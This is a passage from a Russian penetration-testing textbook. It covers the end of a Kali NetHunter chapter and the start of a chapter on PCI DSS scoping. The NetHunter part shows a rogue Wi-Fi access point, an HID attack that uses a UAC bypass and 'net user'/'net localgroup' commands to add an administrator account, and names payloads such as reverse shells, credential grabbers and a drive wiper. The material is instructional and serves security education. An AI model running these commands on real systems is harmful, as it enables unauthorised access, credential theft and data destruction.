17:47:19.944960 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [P.], seq 2897:2981, ack
241, win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 84
17:47:20.069877 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2897, win 4050,
options [nop,nop,TS val 737468704 ecr 134895], length 0
17:47:20.070915 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2981, win 4048,
options [nop,nop,TS val 737468704 ecr 134895], length 0
17:47:20.088157 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [F.], seq 241, ack 2981,
win 4096, options [nop,nop,TS val 737468722 ecr 134895], length 0
17:47:20.088707 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [F.], seq 2981, ack 242,
win 1375, options [nop,nop,TS val 134910 ecr 737468722], length 0
17:47:20.091514 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2982, win 4096,
options [nop,nop,TS val 737468724 ecr 134910], length 0
17:47:20.103416 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [S], seq 1685482250, win
65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 737468736 ecr 0,sackOK,unknown-34], length 0
17:47:20.103569 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [S.], seq 2301036937, ack
1685482251, win 65535, options [mss 1460,sackOK,TS val 134911 ecr 737468736,nop,wscale 6], length 0
17:47:20.105400 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [P.], seq 1:241, ack 1, w
in 4117, options [nop,nop,TS val 737468738 ecr 134911], length 240
17:47:20.105552 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], ack 241, win 1375, o
ptions [nop,nop,TS val 134911 ecr 737468738], length 0
17:47:20.257988 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], seq 1:1449, ack 241,
win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 1448
17:47:20.258201 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], seq 1449:2897, ack 2
41, win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 1448
17:47:20.258323 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [P.], seq 2897:2981, ack
241, win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 84
17:47:20.264274 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2897, win 4050,
options [nop,nop,TS val 737468892 ecr 134927], length 0
17:47:20.265129 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2981, win 4048,
options [nop,nop,TS val 737468892 ecr 134927], length 0
17:47:20.277763 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [F.], seq 241, ack 2981,
win 4096, options [nop,nop,TS val 737468906 ecr 134927], length 0
17:47:20.278953 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [F.], seq 2981, ack 242,
win 1375, options [nop,nop,TS val 134929 ecr 737468906], length 0
17:47:20.282036 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2982, win 4096,
options [nop,nop,TS val 737468909 ecr 134929], length 0
17:47:20.284233 IP 10.0.0.100.64523 > api-lax.smoot.apple.com.https: Flags [S], seq 2085324780, win

```

Рис. 12.29. Вывод команды tcpdump

Эту полезную атаку можно выполнять в общественных местах целевой организации. Другой особенностью этой атаки является то, что можно подключать несколько целевых устройств. Однако важно отметить, что в таком случае трафик к цели может передаваться с запозданием.

Многие мобильные устройства автоматически настраиваются на подключение к любой ранее используемой сети. При таком автоматическом соединении важен не MAC-адрес беспроводной точки доступа, а транслируемый SSID. В этом сценарии мы можем назвать нашу точку доступа Мана общим обнаруженным SSID. Когда люди проходят мимо, их мобильные устройства автоматически подключаются и, пока они находятся в зоне действия, направляют свой трафик через наше устройство.

NID-атаки

В NetHunter есть несколько встроенных инструментов, которые позволяют настроить атаку NID. В одном из них используется стандартная командная строка для выполнения нескольких команд подряд. Чтобы получить доступ к меню NID-атаки, щелкните на значке NetHunter, а затем на NID Attacks (NID-атаки). После этого на одноименном экране вы увидите два варианта. Один из них — атака PowerSploit, а второй — атака Windows CMD. В этом разделе мы подробно рассмотрим атаку Windows CMD.

В примере мы будем использовать платформу NetHunter и подключим ее к целевой машине. Наша атака для запуска команды `ipconfig` будет задействовать NID-уязвимость, а пользователя `offsec` мы добавим в систему с помощью команды `net user offsec NetHunter! / add`.

Наконец, выполнив команду `net localgroup administrators offset /add`, добавим учетную запись пользователя `offsec` в группу локального администратора (рис. 12.30).

Затем нам нужно установить обход *контроля учетных записей пользователей* (*User Account Control, UAC*). Это позволяет NetHunter запускать командную строку от имени администратора. Выберите вариант `UAC Bypass` (Обход UAC), чтобы построить обход для ОС Windows (рис. 12.31).

Поскольку мы пытаемся выполнить NID-атаку против Windows 10, нужно установить переключатель в положение Windows 10 (рис. 12.32).

После настройки обхода UAC подключите USB-кабель к целевой машине. Щелкните на значке с тремя вертикальными точками и нажмите кнопку `Execute Attack` (Выполнить атаку).

С началом выполнения атаки вы увидите, что целевая машина начнет процесс открытия командной строки в качестве администратора. Далее в этой командной строке будут выполняться команды, которые определены в NetHunter. На рис. 12.33 мы видим первую запущенную команду `ipconfig`.

Затем мы видим, что пользователь `offsec` вошел с соответствующим паролем. На целевом компьютере учетная запись пользователя введена в группу локального администратора (рис. 12.34).



Рис. 12.30. Добавление нового пользователя в группу локального администратора




Рис. 12.31. Настройка UAC Bypass для Windows




Рис. 12.32. Выбор версии операционной системы Windows




Рис. 12.33. Команда ipconfig запущена




Рис. 12.34. Учетная запись пользователя введена в группу локального администратора

Эта атака может быть полезной, если вы находитесь в помещении рядом с целью и можете наблюдать за открытыми рабочими станциями. Вы можете настроить несколько различных команд, а затем просто подключить платформу NetHunter к системе и выполнить ранее подготовленные команды. Можно выполнять более сложные атаки, используя PowerShell или применяя другие сценарии атак.

DuckHunter. Инструмент DuckHunter преобразует сценарии USB Rubber Ducky в HID-атаку NetHunter так, как показано ранее. Сценарии USB Rubber Ducky можно загрузить с собственной GitHub-страницы Даррена Китчена (Darren Kitchen) на Hak5's по адресу <https://github.com/hak5darren>. Далее эти сценарии загружаются в HID-инструмент NetHunter на вкладке Convert (Конвертировать).

Нагрузку включают (без ограничений) следующие сценарии:

- Wi-Fi key grabber (захват ключей Wi-Fi);
- Reverse Shell with Persistence (постоянная обратная оболочка);
- Retrieve SAM and SYSYTEM from a live filesystem (восстановление SAM и SYSTEM из живой файловой системы);
- Netcat Reverse Shell;
- OSX Local DNS Poisoning;
- Batch Wiper/Drive Eraser (пакет для надежной очистки накопителя);
- Wi-Fi Backdoor.

Резюме

Несмотря на свои маленькие размеры, платформа Kali NetHunter предоставляет количество очень полезных и функциональных инструментов. Серьезным преимуществом для испытателя на проникновение является то, что инструменты и методы этой платформы очень похожи на инструменты и методы платформы Kali Linux. Такой подход к построению платформ Kali NetHunter и Kali Linux экономит время, необходимое испытателю на проникновение для изучения нового набора инструментов, и предоставляет возможность запускать тесты с телефона или планшета. Небольшие размеры устройства, на котором установлены инструменты для проведения тестов, позволяют испытателю незаметно получить доступ к целевой организации. NetHunter — это отличная платформа, которую следует включить в комплект инструментов для тестирования на проникновение.

В следующей главе мы перейдем к стандартам безопасности данных индустрии платежных карт (*Payment Card Industry Data Security Standard, PCI DSS*) и обсудим область применения, планирование, сегментацию и различные инструменты, применяемые для проведения сканирования PCI DSS.

Вопросы

1. Какие версии телефонов OnePlus и Nexus поддерживают Kali NetHunter?
2. Требуется ли NetHunter root-доступ на мобильном устройстве?
3. Какие сторонние приложения Android включены в NetHunter?
4. Какие типы беспроводного шифрования поддерживаются маршрутизатором Keugen?
5. Назовите несколько особенностей приложения split.
6. Как называется инструмент беспроводной атаки вида MitM?
7. В чем состоит HID-атака DuckHunter?

Дополнительные материалы

- ❑ Документация по NetHunter: <https://github.com/offensive-security/kali-nethunter/wiki>.
- ❑ Установка NetHunter на устройства Android: <https://www.androidauthority.com/how-to-install-kali-nethunter-android-896887/>.
- ❑ DNS-фишинг с помощью NetHunter: <https://cyberarms.wordpress.com/category/nethunter-tutorial/>.

13 PCI DSS: сканирование и тестирование на проникновение

Стандарт безопасности данных индустрии платежных карт (PCI DSS) был основан в 2006 году как совместный проект, организованный несколькими ведущими компаниями по производству кредитных карт, включая MasterCard, Discovery, Visa, American Express и JCB International. PCI DSS (в настоящее время в версии 3.2.1) применяется всеми учреждениями и предприятиями, которые принимают, обрабатывают, передают и хранят информацию о кредитной карте и связанных с ней данных. Назначение настоящего стандарта по-прежнему заключается в защите от финансовых потерь и урона деловой репутации продавцов, поставщиков услуг и потребителей. Финансовые потери и подрыв деловой репутации может наступить из-за нарушений безопасности данных в отношении кредитных карт и связанной с ними *личной идентифицируемой информации (PII)*.

Согласно стандарту безопасности PCI DSS данные держателя карты включают:

- имя владельца карточки;
- номер счета владельца карты;
- сервисный код владельца карты;
- срок действия карты.



Конфиденциальные данные также включают личные идентификационные номера (пин-коды) и данные, найденные на магнитных полосках или чипах.

Стандарт PCI DSS состоит из шести целей и 12 требований. Все шесть целей и 12 требований могут быть достигнуты путем углубленной оценки, которая подтверждает, что были приняты меры для активного обеспечения защиты информации о держателях карт. Хотя удовлетворение шести целей и 12 требований может показаться достаточно простым, на самом деле существует 250 субтребований PCI.

По данным MasterCard, в стандарте PCI DSS предусмотрено шесть целей, которые заключаются в следующем:

- создание и обслуживание защищенной сети и системы;
- защита информационных систем карты;
- эксплуатация программы управления уязвимостями;

- ❑ осуществление эффективных мер контроля доступа;
- ❑ регулярный мониторинг и тестирование сетей;
- ❑ ведение политики информационной безопасности.

Объем обработанных операций держателя карты определяет типы оценок, которые должны быть учтены компаниями. Некоторые компании, такие как *Discover Global Network*, требуют, чтобы все сервисы, которые обрабатывают, передают или хранят данные владельцев карт с помощью сети Discover, были PCI-совместимыми.

Учреждения, использующие кредитные карты, имеют различные уровни и категории, с помощью которых они определяют требования соответствия. Критерии различаются между учреждениями, хотя требования одинаковы для всех.

- ❑ **Уровень 1.** Ежегодный отчет об оценке безопасности на месте с подробным описанием оцениваемых систем, которые обрабатывают, хранят или передают информацию о кредитных картах. Требуется также ежеквартальное сканирование сети, которое должно проводиться утвержденным поставщиком сканирования (ASV) для удаленного сканирования уязвимостей и потенциальных угроз.
 - Годовая транзакция American Express: 2,5 миллиона (или более).
 - Годовая транзакция MasterCard: 6 миллионов и более.
- ❑ **Уровень 2.** 50 000–2 500 000 транзакций. Требуется ежегодная самооценка, а также ежеквартальное сканирование сети. Оценка на месте также может быть предоставлена на усмотрение продавца.
 - Годовая транзакция American Express: менее 50 000.
 - Годовая транзакция MasterCard: от 1 до 6 миллионов.
- ❑ **Уровень 3.** Требуется ежегодная самооценка наряду с ежеквартальным сканированием сети. Оценка на месте также может быть предоставлена на усмотрение поставщика.
 - Годовая транзакция American Express: менее 50 000.
 - Годовая транзакция MasterCard: более 20 000, но менее 1 миллиона.

Дополнительные уровни следующие.

- ❑ **Уровень EMV (American Express).** Для обработки более 50 000 транзакций по чиповым картам требуется ежегодное самостоятельное обследование EMV Attestation (AEA).
- ❑ **Уровень 4 (MasterCard).** Требуется ежегодная самооценка, а также ежеквартальное сканирование сети. Оценка на месте также может быть предоставлена на усмотрение поставщика.

PCI DSS v3.2.1, требование 11.3

Ранее в этой главе мы упоминали, что PCI DSS включает шесть целей и 12 требований. Официальное краткое справочное руководство PCI DSS v3.2.1 содержит резюме всех 12 требований, которые должны быть удовлетворены. Его можно за-

грузить по адресу https://www.pcisecuritystandards.org/documents/PCI_DSS-QRG-v3_2_1.pdf?agreement=true&time=1535479943356. В этом разделе мы в соответствии с требованием 11 сосредоточимся на элементах оценки тестирования на проникновение PCI DSS. Требование подразумевает *«регулярное тестирование систем и процессов безопасности, которое подпадает под цель 5: регулярный мониторинг и тестирование сетей»*.

Требование 11.3 основано на внедрении методологии тестирования на проникновение, предлагаемой техническим руководством NIST SP800-115 по тестированию и оценке информационной безопасности. Несмотря на то что NIST SP800-115 был опубликован в 2008 году, он содержит проверенные и надежные методы для определения и проведения тестов на проникновение и должен использоваться в качестве руководства при рассмотрении или создании методологии тестирования на проникновение.

Требование 11.3.1 предусматривает проведение испытания на внешнее проникновение. Такое испытание следует проводить ежегодно или после любого значительного изменения в организации, например после обновления серверов, магистральных приложений, коммутаторов, маршрутизаторов, брандмауэров, облачных перемещений или даже после обновления операционных систем в среде. Внешнее тестирование на проникновение должно осуществляться квалифицированным и опытным персоналом или третьими лицами.

Требование 11.3.2 касается главным образом испытаний на внутреннее проникновение. Как и в случае с требованием 11.3.1, такое испытание должно проводиться ежегодно, и проводить его должен квалифицированный и опытный специалист или третья сторона.

Требование 11.3.3 — это скорее аналитическое, а не техническое требование, поскольку включает анализ внутренних и внешних тестов на проникновение для уменьшения выявленных уязвимостей и эксплойтов.

Требование 11.4 устанавливает сегментацию в рамках методологии. При определении оценки сферы охвата (как мы увидим в следующем разделе) настоятельно рекомендуется стремиться к сокращению самой сферы охвата, поскольку не каждая система в рамках сети или среды данных держателя карты (CDE) будет нуждаться в оценке. Изоляцию сети такого вида можно выполнить, используя в маршрутизаторах брандмауэры и конфигурации списков управления доступом.

Определение области испытания на проникновение PCI DSS

Перед проведением любого теста на проникновение испытатель должен взаимодействовать с клиентом для получения всей соответствующей информации. На этапе установления целей проводимого теста испытатель начнет собирать от клиента информацию, которая будет использоваться для формирования целевых требований оценки, определения параметров для тестирования, бизнес-целей и расписания клиента. Этот процесс играет важную роль в определении четких целей любой оценки безопасности. Выяснив ключевые цели, вы можете легко составить план и выбрать

методы тестирования, понять, какие ресурсы для испытаний стоит выделить, какие ограничения нужно применить и какие бизнес-цели должны быть достигнуты. Вся эта информация в конечном итоге фиксируется в плане тестирования, в котором четко определена область тестирования.

Мы можем объединить все эти элементы и представить их в формализованном процессе для достижения требуемой цели. Ниже приведены основные этапы определения области испытания, которые будут рассмотрены в этой главе.

- ❑ **Сбор требований клиента.** Здесь собирается вся информация о целевой среде. Информация собирается путем устного или письменного общения.
- ❑ **Подготовка плана тестирования.** Это действие зависит от различных наборов параметров, которые будут включать формирование фактических требований к структурированному процессу тестирования, юридические соглашения, анализ затрат и распределение ресурсов.
- ❑ **Границы профилирования теста.** Здесь определяются ограничения, связанные с целями тестирования на проникновение. Это может быть ограничение технологии, знаний или формальное ограничение ИТ-среды клиента.
- ❑ **Определение бизнес-целей.** Это процесс согласования бизнес-представления с техническими целями программы тестирования на проникновение.
- ❑ **Управление проектами и планирование.** Этот пункт синхронизирует каждый шаг процесса тестирования на проникновение с соответствующим графиком для выполнения тестов, что может быть достигнуто с помощью передовых инструментов управления проектами.

Настоятельно рекомендуем вам следить за тем, как определяется область исследования, чтобы обеспечить согласованность тестов с успешными результатами проверки. Дополнительно этот процесс можно откорректировать согласно фактической ситуации при проведении испытания. Если не определить область и план исследований, вероятность успешного теста будет низкой, так как собранные технические требования не будут иметь надлежащих определений и процедур. Это может поставить под угрозу весь проект тестирования на проникновение и привести к неожиданным перерывам в работе организации. Если уделить особое внимание этому этапу тестирования, то можно положительно повлиять на остальные этапы и определить перспективы как в технической, так и в управленческой области. На данном этапе основная задача — получить от клиента как можно больше информации, что позволит сформулировать стратегию, отражающую множество аспектов тестирования на проникновение. Они могут включать в себя юридические договоренности, договорное соглашение, распределение ресурсов, ограничения на проведение испытаний, квалификационные требования, информацию об инфраструктуре, сроки и правила проведения тестирования. В рамках передовой практики процесс рассматривает каждый атрибут, необходимый для запуска нашего проекта профессионального тестирования на проникновение.

На каждом этапе мы собираем уникальную информацию, которая выстраивается в логическом порядке, что обеспечивает успешное тестирование. Это также дает возможность урегулировать любые правовые вопросы, которые должны быть

решены на раннем этапе. В следующем разделе мы более подробно разберем каждый из этих шагов. Имейте в виду, что клиенту и консультанту по тестированию на проникновение будет легче понять процесс тестирования, если вся собранная информация будет управляться организованно.

Сбор требований клиентов

Этот раздел представляет собой общее руководство, которое можно составить в форме вопросника для получения от клиента всей информации о целевой инфраструктуре. Клиентом может быть любой субъект, который юридически и коммерчески связан с целевой организацией. Таким образом, для успеха проекта тестирования на проникновение крайне важно на ранней стадии выявить все внутренние и внешние заинтересованные стороны и проанализировать их уровень интереса, ожиданий, важности и влияния. Затем разрабатывается стратегия, направление которой — индивидуальный подход к каждой заинтересованной стороне с учетом их требований и участия в проекте тестирования. Это делается, чтобы максимально использовать положительное влияние и смягчить потенциальные негативные последствия.



Прежде чем предпринимать какие-либо дальнейшие шаги, испытатель на проникновение обязан проверить личность договаривающейся стороны.

Основная цель сбора требований клиента — определить подлинный канал, через который испытатель на проникновение может получить любую информацию, необходимую для испытаний. После того как требования к испытаниям определены, клиент должен их проверить и удалить любую вводящую в заблуждение информацию. Это обеспечит согласованность и полноту будущего плана испытаний.

Создание формы требования заказчика

Ниже мы перечислили наиболее часто задаваемые вопросы и популярные темы для обсуждения, которые можно взять за основу для создания формы обычных требований клиента. Важно отметить, что в зависимости от целей испытаний этот список может быть расширен или сокращен.

- Сбор основной информации, такой как название компании, адрес, сайт, контактные данные, адрес электронной почты и номера телефонов.
- Определение ключевых целей проекта тестирования на проникновение.
- Определение типа испытания на проникновение (с конкретными критериями или без них).
 - Тестирование методом «черного ящика».
 - Тестирование методом «белого ящика».
 - Внешнее тестирование.

- Внутреннее тестирование.
 - Включение в тест методов социальной инженерии.
 - Без включения в тест методов социальной инженерии.
 - Изучение сведений о сотрудниках.
 - Добавление поддельной личности сотрудника (может потребоваться юрис-консульт).
 - Включение отказа в обслуживании.
 - Отключение отказа в обслуживании.
 - Проникновение в системы бизнес-партнеров.
- Какое количество серверов, рабочих станций и сетевых устройств необходимо протестировать?
 - Какие технологии операционной системы поддерживаются вашей инфраструктурой?
 - Какие сетевые устройства необходимо протестировать? Брандмауэры, маршрутизаторы, коммутаторы, балансировщики нагрузки, идентификаторы, IPS или любые другие устройства?
 - Есть ли планы аварийного восстановления? Если да, то с кем следует связаться?
 - Есть ли администраторы, управляющие сетью?
 - Существуют ли какие-либо конкретные требования к соблюдению отраслевых стандартов? Если да, перечислите их.
 - Кто будет контактным лицом для этого проекта?
 - Сроки реализации этого проекта.
 - Каков ваш бюджет в этом проекте?
 - Перечислите, если это необходимо, любые другие требования.

Подготовка плана испытаний

После того как требования были собраны и проверены клиентом, нужно составить официальный план тестирования, который должен отражать все эти требования, в дополнение к другой необходимой информации о правовых и коммерческих поводах процесса тестирования. Ключевыми параметрами при подготовке плана тестирования являются определение структуры процесса тестирования, распределение ресурсов, анализ затрат, а также составление соглашения о неразглашении, контракта на тестирование и правил взаимодействия.

- Структурирование процесса тестирования.** После анализа сведений, предоставленных вашим клиентом, следует реструктурировать методологию тестирования. Например, если методы социальной инженерии будут исключены, вам придется удалить их из официального процесса тестирования. Иногда эта практика известна как *проверка процесса тестирования*. Это повторяющаяся

операция, которую нужно пересматривать всякий раз, когда меняются требования клиентов. Если во время выполнения теста будут предприняты какие-либо лишние шаги, это может привести к нарушению политики организации и серьезным штрафам. Кроме того, в зависимости от типа теста в процесс тестирования будет внесен ряд изменений. Например, тестирование методом «белого ящика» может не требовать сбора информации и целевого обнаружения, поскольку тестер уже знает о внутренней инфраструктуре.



Проверка данных сети и среды может быть полезной независимо от типа теста. В конце концов, клиент может не знать, как на самом деле выглядит его сеть!

- ❑ **Распределение ресурсов.** Одной из наиболее важных областей является определение экспертных знаний, необходимых для достижения полноты теста. Таким образом, назначив соответствующего квалифицированного тестера на проникновение для определенной задачи, можно лучше оценить безопасность. Например, для тестирования приложений на проникновение требуется грамотный испытатель безопасности приложений. Этот этап играет важную роль в успехе задания тестирования на проникновение.
- ❑ **Анализ затрат.** Стоимость тестирования на проникновение зависит от нескольких факторов: количества дней, выделенных на выполнение проекта в полном объеме, дополнительных требований к сервисам, а также экспертных знаний, необходимых для оценки конкретной технологии. С точки зрения заказчика испытания, это отношение количества к качеству.
- ❑ **Соглашение о неразглашении (Non-Disclosure Agreement, NDA).** Перед началом тестирования необходимо подписать NDA, которое будет отражать интересы обеих сторон: клиента и тестера. Использование такого взаимного NDA должно прояснить условия выполнения теста. Испытатель на проникновение обязан выполнять эти условия во время проведения теста. Нарушение любого условия соглашения может привести к серьезным штрафам или отстранению от работы.
- ❑ **Контракт на тестирование.** Всегда существует необходимость в юридическом контракте, который будет определять технические и деловые вопросы между клиентом и тестером. Основная информация в таких контрактах фокусируется на том, какие услуги тестирования предлагаются, каковы их основные цели, как они будут реализовываться. В контракте также определяются вопросы вознаграждения и конфиденциальности всего проекта. Настоятельно рекомендуется, чтобы этот документ составлял адвокат или юрисконсульт, поскольку он будет использоваться для большинства ваших действий по тестированию на проникновение.
- ❑ **Правила взаимодействия (Rules of Engagement, ROE).** Процесс тестирования на проникновение может быть агрессивным и требует четкого понимания требований заказчика и типа потенциального воздействия каждого метода испытаний

на проверяемую систему. Кроме того, в отношении инструментов, используемых при тестировании на проникновение, должно быть четко прописано их назначение, чтобы тестер мог использовать их соответствующим образом. В ROE все эти характеристики определяются более подробно, где учитываются все технические критерии, которые должны соблюдаться во время выполнения теста. Вы никогда не должны пересекать границы, установленные в отношении предварительно согласованных требований.

Подготовив каждую из этих частей плана тестирования, вы получите согласованный проект тестирования на проникновение. Это позволит испытателю по согласованию с клиентом получить более подробные результаты тестирования. Всегда рекомендуется подготовить контрольный список плана испытаний, который можно использовать для проверки критериев оценки договаривающейся стороной. Далее мы рассмотрим пример такого контрольного списка.

Контрольный список плана тестирования

Ниже приведен базовый перечень вопросов, на которые необходимо правильно ответить, прежде чем предпринимать дальнейшие шаги в процессе исследования.

- Выполняются ли все требования, оговоренные в соглашении на проведение испытаний?
- Четко ли определена область испытания?
- Все ли объекты идентифицированы для тестирования?
- Все ли объекты, не являющиеся объектами тестирования, отдельно перечислены?
- Есть ли конкретный план тестирования, которого следует придерживаться?
- Правильно ли документирован процесс тестирования?
- Будут ли получены результаты после завершения процесса тестирования?
- Была ли ранее исследована и задокументирована вся целевая среда?
- В связи с деятельностью по тестированию были ли распределены все роли и обязанности?
- Существует ли какой-либо сторонний исполнитель, который будет проводить оценку конкретных процессов?
- Были ли предприняты какие-либо шаги для пошагового завершения проекта?
- Был ли определен план аварийного восстановления?
- Завершена ли работа над проектом испытаний?
- Были ли определены люди, которые утверждают план испытаний?
- Были ли определены люди, которые признают результаты теста?

Границы профилирования теста

Исследователю на проникновение следует четко понимать все ограничения и границы исследуемой среды, а также все требования клиента: как преднамеренные, так и непреднамеренные интересы. Это могут быть технологии, знания или любые другие формальные ограничения, налагаемые клиентом на инфраструктуру. Каждое ограничение может привести к серьезному прерыванию процесса тестирования и может быть устранено с помощью альтернативных методов. Обратите внимание, что некоторые ограничения нельзя изменить, так как они вводятся клиентом для управления процессом тестирования на проникновение. Рассмотрим каждый из этих общих типов ограничений с соответствующими примерами.

- ❑ **Технологические ограничения.** Ограничения такого типа возникают, когда объем проекта определен правильно, но наличие новой технологии в сетевой инфраструктуре не позволяет аудитору тестировать ее. Это происходит тогда, когда у аудитора нет какого-либо инструмента тестирования на проникновение, который может помочь в оценке новой технологии. Представьте, что компания представила надежный сетевой брандмауэр GZ, который защищает всю внутреннюю сеть. Однако реализация собственных методов внутри брандмауэра предотвращает работу любого инструмента по оценке брандмауэра. Таким образом, всегда есть необходимость в современном решении, которое может справиться с оценкой новой технологии.
- ❑ **Ограничения знаний.** Если уровень квалификации тестера ограничен и он не способен тестировать определенные технологии, это может негативно повлиять на проект. Например, испытатель, специализирующийся на проникновении в базы данных, не сможет оценить физическую безопасность сетевой инфраструктуры. Следовательно, было бы правильным разделить роли и обязанности в соответствии с навыками и знаниями испытателей на проникновение.
- ❑ **Другие ограничения инфраструктуры.** Некоторые ограничения тестирования могут применяться клиентом для управления процессом оценки. Например, можно ограничить представление ИТ-инфраструктуры только конкретными сетевыми устройствами и технологиями, которые нуждаются в оценке. Как правило, такое ограничение вводится на этапе сбора требований. Допустим, тестирование всех устройств данного сегмента сети, за исключением первого маршрутизатора, не обеспечивает в первую очередь безопасность маршрутизатора. А это может привести к компрометации всей сети, даже если все остальные сетевые устройства защищены. Таким образом, прежде, чем вводить какие-либо ограничения тестирования, всегда нужно их правильно определить.

Профилирование всех этих требований и ограничений важно и может выполняться при сборе требований клиента. Хороший испытатель на проникновение

должен проанализировать и обсудить с клиентом каждое требование, чтобы найти и проанализировать все двусмысленные ограничения, которые могут остановить процесс тестирования или привести к нарушению безопасности в ближайшем будущем. Многие ограничения можно преодолеть, если привлечь для работы высококвалифицированных пентестеров и использовать набор специальных инструментов и методов для оценки уязвимостей. В то же время некоторые технологические ограничения невозможно устранить по конструктивным и технологическим причинам и вам может потребоваться дополнительное время для разработки решений для тестирования.

Определение бизнес-целей

После того как все требования были одобрены, очень важно определить бизнес-цели. Это гарантирует, что результаты тестирования в любом случае принесут пользу бизнесу. Каждая из бизнес-целей должна быть сформулирована и структурирована в соответствии с требованиями оценки и может дать четкое представление о целях, которых стремится достичь организация.

Мы сформулировали общие бизнес-цели, которые можно использовать с любым заданием тестирования на проникновение. Однако эти цели также можно переработать в соответствии с изменением требований. Данный процесс важен, и испытателю на проникновение потребуется изучить и понять мотивы организации, сохраняя минимальный уровень ранее оговоренных с заказчиком требований до, во время и после завершения теста. Бизнес-цели являются основным фактором, который объединяет руководителей и технический персонал для выполнения общих задач по обеспечению безопасности информационных систем.

На основе различных видов оценок безопасности, которые могут проводиться, составлен следующий перечень общих целей.

- ❑ Обеспечить отраслевую безопасность с помощью регулярных проверок безопасности.
- ❑ Достичь необходимых показателей, гарантируя целостность бизнеса.
- ❑ Защитить информационные системы, содержащие конфиденциальные данные о клиентах, сотрудниках и других хозяйствующих субъектах.
- ❑ Перечислить активные угрозы и уязвимости, обнаруженные в сетевой инфраструктуре, и помочь создать политики и процедуры безопасности, которые будут препятствовать известным и неизвестным рискам.
- ❑ Обеспечить плавную и надежную бизнес-структуру, которая принесет пользу партнерам и клиентам организации.
- ❑ Сохранить минимальные затраты на поддержание безопасности ИТ-инфраструктуры. Оценка безопасности измеряется конфиденциальностью, целостностью и доступностью бизнес-систем.

